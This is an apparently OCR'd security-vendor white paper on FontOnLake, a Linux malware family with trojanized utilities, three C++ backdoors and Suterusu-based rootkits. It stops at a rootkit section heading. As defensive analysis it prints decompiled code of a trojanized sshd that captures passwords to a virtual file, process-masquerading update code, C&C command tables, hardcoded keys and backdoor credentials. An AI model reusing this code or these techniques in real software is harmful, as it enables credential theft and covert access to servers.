TLP: WHITE

FontOnLake

Author:
Vladislav Hrčka

CONTENTS

EXECUTIVE SUMMARY

FontOnLake is a malware family utilizing well-designed custom modules that are constantly under development. It targets systems running Linux and provides remote access to those systems for its operators, collects credentials, and serves as a proxy server. Its presence is always accompanied by a rootkit, which conceals its existence.

Their sneaky nature and advanced design suggest that these tools are used in targeted attacks; the location of the C&C server and the countries from which the samples were uploaded to VirusTotal might indicate that its operators target at least Southeast Asia.

We believe that its operators are overly cautious since almost all samples seen use different, unique C&C servers with varying non-standard ports. The authors use mostly C/C++ and various third-party libraries such as *Boost*, *Poco* and *Protobuf*. None of the C&C servers used in samples uploaded to VirusTotal were active at the time of writing, indicating that they could have been disabled due to the upload. We conducted several internet-wide scans that imitated initial communication of its network protocols targeting the observed non-standard ports in order to identify C&C servers and victims. We managed to find only one active C&C server, which mostly just maintained connectivity via custom heartbeat commands and did not provide any updates on explicit requests.

The first known FontOnLake file appeared on VirusTotal in May 2020 and other samples were uploaded throughout the year.

Following our discovery while finalizing this white paper, vendors such as *Tencent Security Response Center*, *Avast* and *Lacework* Labs published their research on what appears to be the same malware.

TECHNICAL ANALYSIS

FontOnLake's currently known components can be divided into the following three groups that interact with each other:

- Trojanized applications – otherwise legitimate binaries that are altered to load further components, collect data, or conduct other malicious activities.
- Backdoors – user-mode components serving as the main point of communication for its operators.
- Rootkits – kernel-mode components that mostly hide and disguise their presence, assist with updates, or provide fallback backdoors.

TROJANIZED APPLICATIONS

Multiple trojanized applications were discovered; they are used mostly to load custom backdoor or rootkit modules. Patches of the applications are most likely applied at the source code level, which indicates that the applications must have been compiled and replaced the original ones.

Aside from that, they can also collect sensitive data by modifying sensitive functions such as `auth_password` in `sshd`.

All the trojanized files are standard Linux utilities and serve as a persistence method because they are commonly executed on system start-up.

The initial way in which these applications get to the victims is not known.

Interaction with the other components

Communication of a trojanized application with its rootkit runs through a virtual file, which is created and managed by the rootkit. Data can be read from or written to the virtual file and exported at the operator's request by its backdoor component. We will refer to the virtual file just as "the virtual file" throughout this text (known names of the virtual file are in the *"IoCs"* section).

Interactions between FontOnLake components are visualized in Figure 1.



Figure 1 // Interactions among the components

Intercepting credentials in `sshd`

Intercepting credentials in `sshd` is achieved through a modification of the `auth_password` function, as seen in Figure 2, so that it will call the function seen in Figure 3. The credentials are written into the virtual file in the form:

```
sshd||<username>|<password>
```

The version of `sshd` is 5.3p1.

```
  ok = authctxt->valid;
  if ( !authctxt->pw->pw_uid && dword_2A8EC0[1297] != 3 )
    ok = 0;
  if ( !*password && !dword_2A8EC0[1340] )
    return 0LL;
  if ( dword_2A8EC0[1325] == 1 )
  {
    ret = auth_krb5_password(authctxt, password);
    ret_2 = ret;
    if ( ret <= 1 )
      goto LABEL_10;
  }
  if ( dword_2A8EC0[5476] )
  {
    if ( sshpam_auth_passwd(authctxt, password) && ok )
      goto LABEL_17;
    return 0LL;
  }
  if ( !expire_checked )
  {
    expire_checked = 1;
    if ( auth_shadow_pwexpired(authctxt) )
      authctxt->force_pwchange = 1;
  }
  ret_1 = sys_auth_passwd(authctxt, password);
  if ( authctxt->force_pwchange )
  {
    dword_2A7128 = 1;
    dword_2A712C = 1;
    dword_2A7130 = 1;
  }
  ret_2 = ret_1 != 0;
LABEL_10:
  result = ret_2 & (ok != 0);
  if ( ret_2 && ok != 0 )
  {
LABEL_17:
    intercept_ssh_credentials(authctxt->user, password);
    result = 1LL;
  }
  return result;
```

Figure 2 // Hex-Rays decompilation of the modified auth_password function in `sshd`

```
__int64 __fastcall intercept_ssh_credentials(char *user_name, char *password)
{
  int fd; // ebx
  unsigned int buf_size; // eax
  char buf[1032]; // [rsp+20h] [rbp-438h] BYREF
  unsigned __int64 v6; // [rsp+428h] [rbp-30h]

  v6 = __readfsqword(0x28u);
  fd = open("/proc/.inl", O_WRONLY);
  if ( fd >= 0 )
  {
    buf_size = __snprintf_chk(buf, 1024LL, 1LL, 1024LL, "%s|%s|%s|%s", "sshd", &empty_string, user_name, password);
    write(fd, buf, buf_size);
    close(fd);
  }
  return __readfsqword(0x28u) ^ v6;
}
```

Figure 3 // Hex-Rays decompilation of the function that collects `sshd` credentials

BACKDOORS

We discovered three different backdoors; they are written in C++ and all use, albeit in slightly different ways, the same *Asio* library from Boost for asynchronous network and low-level I/O.

The functionality that they all have in common is that each exfiltrates collected `sshd` credentials and `bash` command history to its C&C. Considering some of the overlapping functionality, most likely these different backdoors are not used together on one compromised system.

All the backdoors additionally use custom heartbeat commands sent and received periodically to keep their C&C connections alive.

FontOnLake malware uses filenames in the form `/tmp/.tmp_<random>`. Such on-disk files can be hidden by the rootkits. All samples contained runtime type information (RTTI), and we could have used several original names in the description.

Backdoor 1

This is the simplest of the three FontOnLake backdoors; its overall functionality consists currently (it appears that the malware is under development so features are likely to be added) of launching and mediating access to a local SSH server, updating itself, and sending to the C&C server the stolen credentials (for example by the aforementioned trojanized `sshd`).

Backdoor 1 is the only one that contains debug symbols; hence we can use all the original names in its description.

The main class of the backdoor is `rmgr_client` and its name reappears throughout the code. The constructor of the class connects to the C&C and subsequently accepts commands described in the *"List of commands"* section.

We also have seen another sample of this backdoor with slight differences, which most notably downloads an updated version of what is, most likely, a trojanized scp, among other applications known to be trojanized.

This "update" of `scp` suggests that there are trojanized applications that we could not obtain.

Getting system info

Backdoor 1 acquires system info by directly executing a Python script whose output is parsed into three distinct variables, as seen in Figure 4.

```
createTempName((std::string *)&temp_file);
 file_name = (const char *)std::string::c_str((std::string *)&temp_file);
 sprintf(
   generated_command,
   "/usr/bin/python -c '"
   "import platform;"
   "print(platform.linux_distribution()[0]);"
   "print(platform.linux_distribution()[1]);"
   "print(platform.release())' >> %s",
   file_name);
 system(generated_command);
```

Figure 4 // Hex-Rays decompilation of the command acquirng system info

If the command fails, FontOnLake assumes Python is not installed and triggers its installation (through `yum` or `apt-get`).

List of commands

Currently supported commands in Backdoor 1 are described in Table 1.

Table 1 // Overview of commands supported by Backdoor 1

CMD	Behavior
0x10002	NOP – might be reserved for the injection functionality.
0x10004	Exfiltrates credentials, one by one, by acquiring them from the rootkit and subsequently sending them.
0x10006	Finishes file-download and checks correctness of the downloaded file by calculating its CRC-32 and comparing to the previously received CRC-32.
0x10007	Downloads a part of file; appends body of the message onto already or just opened supplied file.
0x10008	Passes a message to a sshd session; body of the message is forwarded into the `sshd` session. The session is looked up by supplied ID in a map of sessions.
0x1000A	Creates a new sshd session; it connects to `127.0.0.1:26657`. The session is inserted into the session map with the supplied session ID. The implementation details are described in the *"sshd_client"* section.
0x1000B	Terminates a sshd session based on supplied session ID and removes it from the `sshd` session map.
0x1000F	Starts update, described in the *"Update mechanism"* section.
0x10010	Kills a custom `sshd` if running and terminates itself by instructing the rootkit to terminate it and remove its on-disk file
0x10011	Extracts and executes the custom sshd, which is described in the *"Custom sshd"* section
0x10012	Kills the custom sshd if running

Table 2 provides an overview of responses to received commands and initial messages.

Table 2 // Overview of messages that can be sent by Backdoor 1

CMD	Behavior
0x10001	Sends initial message for standard execution; it is sent at the beginning of the communication.
0x10003	Sends heartbeat.
0x10005	Sends initial message for requesting updates; it supplies the CRC-32 of the file to be updated and the body of the message contains the name of the component.
0x10009	Forwards output of a `sshd` session; supplies the ID of the session.
0x1000C	Confirms creation of a new `sshd` session.
0x1000D	Confirms termination of an `sshd` session.
0x1000E	Exfiltrates a credential.

Custom `sshd`

After it is loaded by Backdoor 1, the custom `sshd` loads a hardcoded, embedded configuration instead of loading one from a file, in comparison to the genuine *sshd*, which means that the on-disk configurations are always overridden by its embedded one. The config most notably directs `sshd` to do the following:

- Change the ListenAddress option to localhost, which means that this `sshd` is not meant to accept remote connections. It is supposed to accept local connections mediated through the backdoor.
- Permit root logins.
- Enable X11 forwarding, which allows forwarding the application display of remotely started applications.

Also its *auth_password* function has been changed to always succeed, which is not such a problem on a local network. Note that the full config is in *"Appendix 1"*, and this is the only trojanized application dropped directly by one of the backdoors. The others can be downloaded during the backdoor's update, but the initial process of their installation is not known.

It uses a hardcoded RSA private key instead of loading one from a key file.

The use of this custom `sshd` enables the attackers to hide their own `sshd` connections while keeping the legitimate ones visible – thereby staying under the radar. It also does not have to add its keys to the key file, thus avoiding making them visible to the victim.

Update mechanism

To download updates, Backdoor 1 executes its command handling functions (`rmgr_client instances`) again with one difference – it connects to the C&C on a different port and changes the initial message. The initial message is not empty; this time it contains the CRC-32 of the file to be updated and the name of the component (`on_connect_message`).

We expect updates to be acquired via commands 0x10007 and 0x10006 for downloading files, as described in Table 1. Updates are described in the following table. We will refer to all generated temporary filenames as temp; they are 32 bytes long and in format `/tmp/.tmp_<random>`.

Table 3 // Overview of updates

Component name	`on_connect_message`	new_path	Additional info
`rmgr_client`	rmgr	*temp*	Additionally, issues a command to the rootkit, which terminates and removes the previous version and starts the new one.
`sshd`	`system_type_system_ver_sshd`	`/usr/sbin/sshd`	
`ssh`	`system_type_system_ver_ssh`	`/usr/sbin/ssh`	
`inject.so`	`inject.so`	*temp*	
rootkit	`system_type_kernel_ver.ko`	`/lib/modules/kernel_ver/kernel/drivers/input/misc/ati_remote3.ko`	Additionally, instructs the rootkit to update the list of files to be hidden.
Persistence script	ati_remote3.modules	`/etc/sysconfig/modules/ati_remote3.modules`	Only if the underlying system is CentOS.

Figure 5 summarizes the mechanism for downloading updates from the C&C.



Figure 5 // Mechanism for downloading updates

Implementation details

In this section we describe the class structure of Backdoor 1 and mention some of the underlying design patterns.

session

session is an abstract class that serves as a base for processing asynchronous I/O using *boost::asio::io_context*. Its subclasses are required to implement a *primitive operation*, which is a part of the *template method* for establishing the connection.

Sending messages is conducted with *boost::asio::async_write*. Messages are not sent immediately but rather are added to a queue. If the queue is empty, it raises an event that starts processing all the pending messages – other messages could have been added before the event completes processing.

Timers

It additionally manages timers, which terminate the event processing loop on timeout. The timers are set to 30 seconds and represent connect and receive timeouts; they are naturally terminated or extended on the respective events. Its constructor requires a target port and host to be supplied; it subsequently connects to it via *boost::asio::async_connect*.

Object pool pattern

session covers the format of exchanged messages as well. Allocation of these messages is managed by a method representing an *object pool pattern* that reuses already existing but unused objects in respective function templates. They are implemented with a queue holding unused objects, which are pushed back when a message is sent, and popped on allocation, if it is non-empty.

This use of an object pool suggests that an enormous number of these messages might be exchanged – because X11 forwarding is going to be explicitly enabled in `sshd` and X11 is also known to be *inefficient*, it might be one of the reasons for a possibly significant amount of traffic.

Exchanged messages are represented by base class *buffer*, which holds a structure of the following type (it can be transported directly using session):

```
struct buffer_impl
{
 char data[0x100C];
 uint32_t unknown;
 uint64_t size;
 uint64_t data_ptr;
};
```

rmgr_client

This class is derived from *session*.

Exchanged *messages* are represented by the class *message*, which is an extension to *buffer* in the following format:

struct message_impl

```
{
 buffer_impl buffer;
 uint64_t body_length;
 uint32_t cmd;
 uint32_t opt_parameter;
};
```

Note that the body of *message* cannot carry more than 0x1000 bytes at once and it is always encoded/decoded using *buffer*.

The primitive operation for the connection template method of *session* initializes an asynchronous reading loop with *boost::asio::async_read*, which receives and processes commands described in the *"List of commands"* section. It also sends an initial message, which is empty by default.

Receiving commands is done in two steps – in the first one *body_length*, *cmd* and *opt_parameter* are received, while the second one gets the body of the message in size of *body_length*.

sshd_client

This class is also derived from session.

It serves as a class for mediating I/O between a `sshd` process and another party.

The primitive operation for the connection template method of *session* initializes an asynchronous reading loop with *boost::asio::async_read_some*. In comparison with the async_read above, it is triggered whenever any data is read – it does not want to wait until `sshd` outputs a certain number of bytes.

The data read is passed to a callback function that must be supplied to the constructor. This selection of algorithm at run time fits into the description of a *strategy pattern* that enables an algorithm's behavior to be selected at runtime.

sshd_client is initialized only by `rmgr_client`, which wraps the read data into *message* and sends them to the C&C.

Shared library injection

A timer, which currently does not do anything except reset itself, is set up. The timer contains a callback whose symbol name is `doInject`; however, it is empty. There are also other functions that seem to be intended for future shared library injection. Particularly the functions `doLibsToRemove` and `doLibsToAdd`: they allow adding and removing one DT_NEEDED library of a file at a time by using a modified *patchelf* library that accepts the name of the target file and the name of the library to be either added to/removed from declared dependencies on dynamic libraries (DT_NEEDED).

Backdoor 2

The second backdoor serves most notably as a proxy and enables access to a customized `sshd` similar to Backdoor 1. It also provides means for standard file manipulation, directory listing, uploading/downloading files and updating itself, which are not present Backdoor 1. Exporting credentials is the same as in Backdoor 1.

Dynamic resolution of C&C

To dynamically adjust the IP address and port and partially evade blacklisting, the C&C to be connected to is acquired dynamically via an HTTP request from a first layer server.

The backdoor randomly chooses a domain from a list, which is present in the *"IoCs"* section. It resolves the domain and sends an HTTP GET request to the acquired IP on a non-standard port for URL path `/iplist`. The response is base64 decoded, decrypted by AES-128-CBC with key `M4InzQpqqC18d1KL` and IV `T4kP7mzlYR8DaLU3`. The decrypted response is a host in format `<ip>:<port>` and connected to later.

The HTTP request is implemented using *Poco::Net* and crypto using *Poco::Crypto*.

Version

The constructor of its main class, which is called `Backdoor` throughout the code, contains a string that appears to be a version number `v6.0.3`. This probably indicates that the project has been undergoing active development.

We have also found a sample with version number `v6.0.2` and minor differences such as using a single domain instead of a domain list to query the host.

Initialization of communication

The backdoor changes the default encryption key to a random one using `Poco::UUIDGenerator::reateRandom()`.

It is afterwards sent with system info `nodeId:<ethernet_address>|nodeName:<uname.nodename>|osVersion:<uname.release>|osArchitecture:<uname.machine>|osDisplayName:<uname.sysname>|osName:<uname.sysname>`, where each element is acquired by `Poco::Environment::<element>`. Note that in Poco `osDisplayName` is different from `osName` only on Windows, which indicates that there could be a version for it.

It additionally sends the OS name acquired either from the file `/etc/centos-release` or from the `uname` command.

Encryption of communication

The encryption consists of the following steps:

1. Serializing the message to be sent via *protobuf:: Message::SerializeToOstream*
2. Compressing the serialized message via *Poco::DeflatingInputStream* with `STREAM_ZLIB and Z_DEFAULT_COMPRESSION` options

3. Encrypting the compressed data with AES-256-CBC, whose key and IV is derived via `Poco::Crypto::CipherKeyImpl::generateKey` with the password `aes256` initially (but that might be changed with a command at the beginning of the communication), empty salt, iteration count 2000 and digest `md5`. Poco passes these values to `EVP_BytesToKey` of OpenSSL

The same goes vice versa for decryption.

Multilayered command structures

Most of Backdoor 2's commands are bound to a Protobuf structure using the abstract factory *Poco::DynamicFactory*. Others, such as heartbeat, are processed directly. The layout of the Protobuf structure, with comments, is in Appendix 2.

The benefits of this approach are, for example, that certain messages that do not require encryption and serialization, such as heartbeats, can be processed immediately.

Table 4 // Layer 1 commands of Backdoor 2

ID	Description
0	Sets encryption password to the supplied key and calculates endpoint ID of the server as FNV hash from address and received system information of the server. The endpoint ID is sent back in messages from forwarded connections with their unique ID. The endpoint ID suggests that the C&C could be forwarding these messages even further.
2	Heartbeat command.
5	Unwraps forwarded command and sends it to the next layer.
other	The command is passed to the next layer.

Table 5 // Layer 2 commands of Backdoor 2

ID	Description
4	Null function.
7	Unwraps the command and forwards it to the next layer with supplied unique ID of the command, which is sent back with the response to tie individual commands to its responses as order of the responses is non-deterministic and there is no other identifier.
9	Null function.
10	Closes all remote sessions and file uploads/downloads tied to the supplied unique ID.
27	*Checks whether the current version differs from the just received one, and in such a case asks for update.*
29	*Downloads update – if not already opened, creates a file at its original path and opens it. Writes received data to the file and closes it when it is completely downloaded.*

Table 6 // Layer 3 commands of Backdoor 2

Command	Description
`listdir`	Either sends back directory listing or error message `directory no exists` (sic). It uses Poco::DirectoryIterator and Poco::File to acquire the data.
`isdir`	Either sends back empty message or `directory no exists` (sic) on failure.
`version_update`	Prepares variables for update and sends back update request.
`modify_file_attr`	Modifies file attributes according to supplied parameters via `Poco::File::set*()`. If such file does not exist sends back message `file no exists` (sic).
`modify_file_time`	Modifies file time via `Poco::File::setLastModified()`.

Command	Description
`create_dir`	Creates supplied directory via `Poco::File::createDirectories()`; it can send back the corresponding error message.
`create_file`	Creates supplied file `Poco::File::createFile()`; it can send back the corresponding error message.
`delete_dir`	Removes supplied directory via `Poco::File::remove()`; it can send back the corresponding error message.
`delete_file`	Removes supplied file via Poco::File::remove(); it can send back the corresponding error message.
`upload_file_beg`	Initializes a file upload; each file upload task is assigned an ID starting from 0, and is incremented by one with each new upload. The target file is opened for writing and its ID is sent back with file-position, which is 0 for a new one. Each file upload is also bound to another supplied unique ID and mismatch results in sending back an error message. The file ID is a key into a std::map, which points to the corresponding object with its additional unique ID.
`upload_file_ing`	Writes data to the file opened by `upload_file_beg` and sends back the new position.
`upload_file_end`	The file is removed from the internal file list maintained by the backdoor, and also implicitly closed due to the use of shared pointers and its reference count being 0.
`download_file_beg`	File download is implemented in the same way as upload. Naturally, it opens a file for read and gets a part with each `download_file_ing` command.
`download_file_ing`	
`download_file_end`	
`fwd_beg`	Proxy connection to arbitrary endpoint is established. It is managed in the same way as file upload and download. It also implicitly secures connection to the executed localhost `sshd`.
`fwd_ing`	
`fwd_end`	
`exit`	Exits.
`pull_passwd`	Acquires a credential from the virtual file and sends it as a response.

Custom `sshd`

Unlike Backdoor 1, Backdoor 2 contains the whole compiled implementation of the customized `sshd`. It forks its `main()` in the beginning.

It uses this command line: `./sshd -e ssh_host_ecdsa_key -d ssh_host_dsa_key -r ssh_host_rsa_key -p 65439 127.0.0.1.`

The username and password for connecting to the server is modified to `user` and `123456`; it listens on port 65439 at localhost and uses the supplied keys.

It does not accept remote connections, but the attacker can still access the shell, since the backdoor relays outside connections to it. It uses hardcoded private keys instead of loading them from files.

The advantage of this approach, in comparison to the Backdoor 1, is that no additional files are dropped to the disk.

Update mechanism

Backdoor 2 removes its on-disk file at the beginning of execution. Then it launches an infinite loop, where it forks – the child process breaks out of the loop and the parent waits for the child to finish.

When the child finishes, it checks whether there is an on-disk file in its original path even though it was just deleted – it could have downloaded an update via command 29 in Table 5 in the meantime. The updated file is executed in such cases.

```
do
  sleep(1u);
while ( pid == -1 || waitpid(pid, &stat_loc, WNOHANG) != -1 );
pid = -1;
v6 = (const char *)std::string::c_str((std::string *)&proc_self_exe);
if ( access(v6, F_OK) != -1 )
{
  v7 = (const char *)std::string::c_str((std::string *)&proc_self_exe);
  chmod(v7, 0111u);
  v8 = (const char *)std::string::c_str((std::string *)&proc_self_exe);
  if ( access(v8, X_OK) != -1 )
  {
    argv[0] = "[kthread]";
    argv[1] = 0LL;
    envp[0] = "PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/sbin:/usr/sbin";
    envp[1] = 0LL;
    v9 = (const char *)std::string::c_str((std::string *)&proc_self_exe);
    execve(v9, argv, envp);
  }
}
sleep(180u);
```

Figure 6 // Hex-Rays decompilation of the update start-up



Figure 7 // Mechanism for downloading updates where cmd.* structures are described in Appendix 2

Implementation details

Another similarity with Backdoor 1 is its base class for asynchronous communication, which is called *Socket* this time. The class is bound to *boost::asio::io_context* just like *session* in Backdoor 1 and uses a structure with a command and size of its body. The messages are received in the same two steps as well.

There is also a class like *sshd_client* called *Session*; unlike *Socket*, it does not encrypt communication. It is used for connecting to arbitrary endpoints and mediating the traffic just like *sshd_client*.

Congestion handling

Backdoor 2 has a means for handling message congestion – when the queue of messages to be sent reaches:

- 100 or more, it forces one to be sent instead of receiving the next message
- 1000 or more, it suppresses receiving messages and only processes the queue; it sends heartbeats until the queue falls below 1000

Backdoor 3

The third backdoor can most notably run in both client and server mode – it accepts remote connections. It serves as a proxy and is capable of exporting collected credentials like the previous two. Furthermore, it can download and execute Python scripts and shell commands. The backdoor subsequently mediates I/O of the scripts and commands in both directions.

Initialization of communication

After a successful connection, a message containing Python's *FNV hash* of `<uname.sysname>|< uname.release>|<uname.machine>|<ethernet_address>` is sent.

It also acquires all the credentials from the virtual file and sends them back one by one.

Command structures

Currently supported commands are described Table 7.

Table 7 // Layer 1 commands of Backdoor 3

ID	Description
0x100	Serves as a heartbeat and acquires all the credentials from the virtual file and sends them back one by one.
0x101	Forwards the commands to the next layer.
0x107	Exits.
0x108	Closes all remote sessions and shells tied to a supplied unique ID.
0x407	Forwards received data to a session tied to a supplied unique ID.
0x408	Terminates Python script to be executed by the next command.
0x409	Uses a short Python script, which is presented in *"Appendix 3"*, to download and execute additional task – Python script according to the extension from an FTP server protected with hardcoded credentials. The name of the file to be downloaded is in the format `tasks/<task_name>.py`, where `<task_name>` is received. Only one such script can run at a time.

Table 8 // Layer 2 commands of Backdoor 3

ID	Description
0x300	Executes supplied shell command and mediates subsequent I/O, each executed command is identified with a supplied unique ID. If there is already one shell for the supplied unique ID, message `hostid already connected`. is sent back.
0x301	Removes and terminates a shell session for a supplied unique ID.
0x302	Forwards a message to certain shell session based on supplied unique ID. If it failed to find such shell session, message `no find shell hostid!` (sic) is sent back.
0x400	Establishes proxy connection to a supplied endpoint. Each connection is represented by two unique IDs – we suspect that one represents endpoint ID and the other a connection ID. The operators can effectively route traffic of multiple machines through the victim.
0x401	Terminates a proxy session for supplied unique ID.
0x402	Forwards a message to a certain proxy session based on supplied unique IDs. If it fails to find such a connection, it sends back an error message.
0x40B	Sends back a message with name of the active Python script as `task:<task_name>` or the message `no task!` (sic). The latter is sent when there is no active task – no running Python script.

Implementation details

Forks – both processes create an instance of class which is referred to as `Backdoor` throughout the code.

The two instances of `Backdoor` vary only in a flag, which instructs it to either connect to a particular C&C or to run in server mode – it listens on 0.0.0.0, which stands for every available network interface. There is no difference in the functionality when the connection is established.

It uses class *SocketWrap*, comparable to class *Socket* and session from the previous backdoors, to manage asynchronous I/O.

SocketWrap is also similar to class *Session* from Backdoor 2, since it runs in two modes depending on whether the connection is direct with the operator or just meant to mediate certain I/O. One uses *boost::asio::async_read* and handles commands; the other just forwards received data using *boost::asio::async_read_some*.

Its commands are not represented by Protobuf as in Backdoor 2; they are always stored as a vector of unsigned chars and later manually parsed based on the ID of the received command.

The structure of the exchanged commands follows the same pattern as those in the previous backdoors – they contain the ID of the command to be executed, size of its body, and a unique ID when mediating data from/to a remote endpoint.

ROOTKITS

All samples we have seen target kernel versions 2.6.32-696.el6.x86_64 and 3.10.0-229.el7.x86_64 according to *vermagic*. There are two known versions of the rootkit with significant differences, but certain overlap. They are based on an open-source project *Suterusu*, and share the following overall functionality:

- Process hiding
- File hiding
- Hiding itself (own kernel module)
- Hiding network connections
- Exposing the collected credentials to its backdoor

Version 1

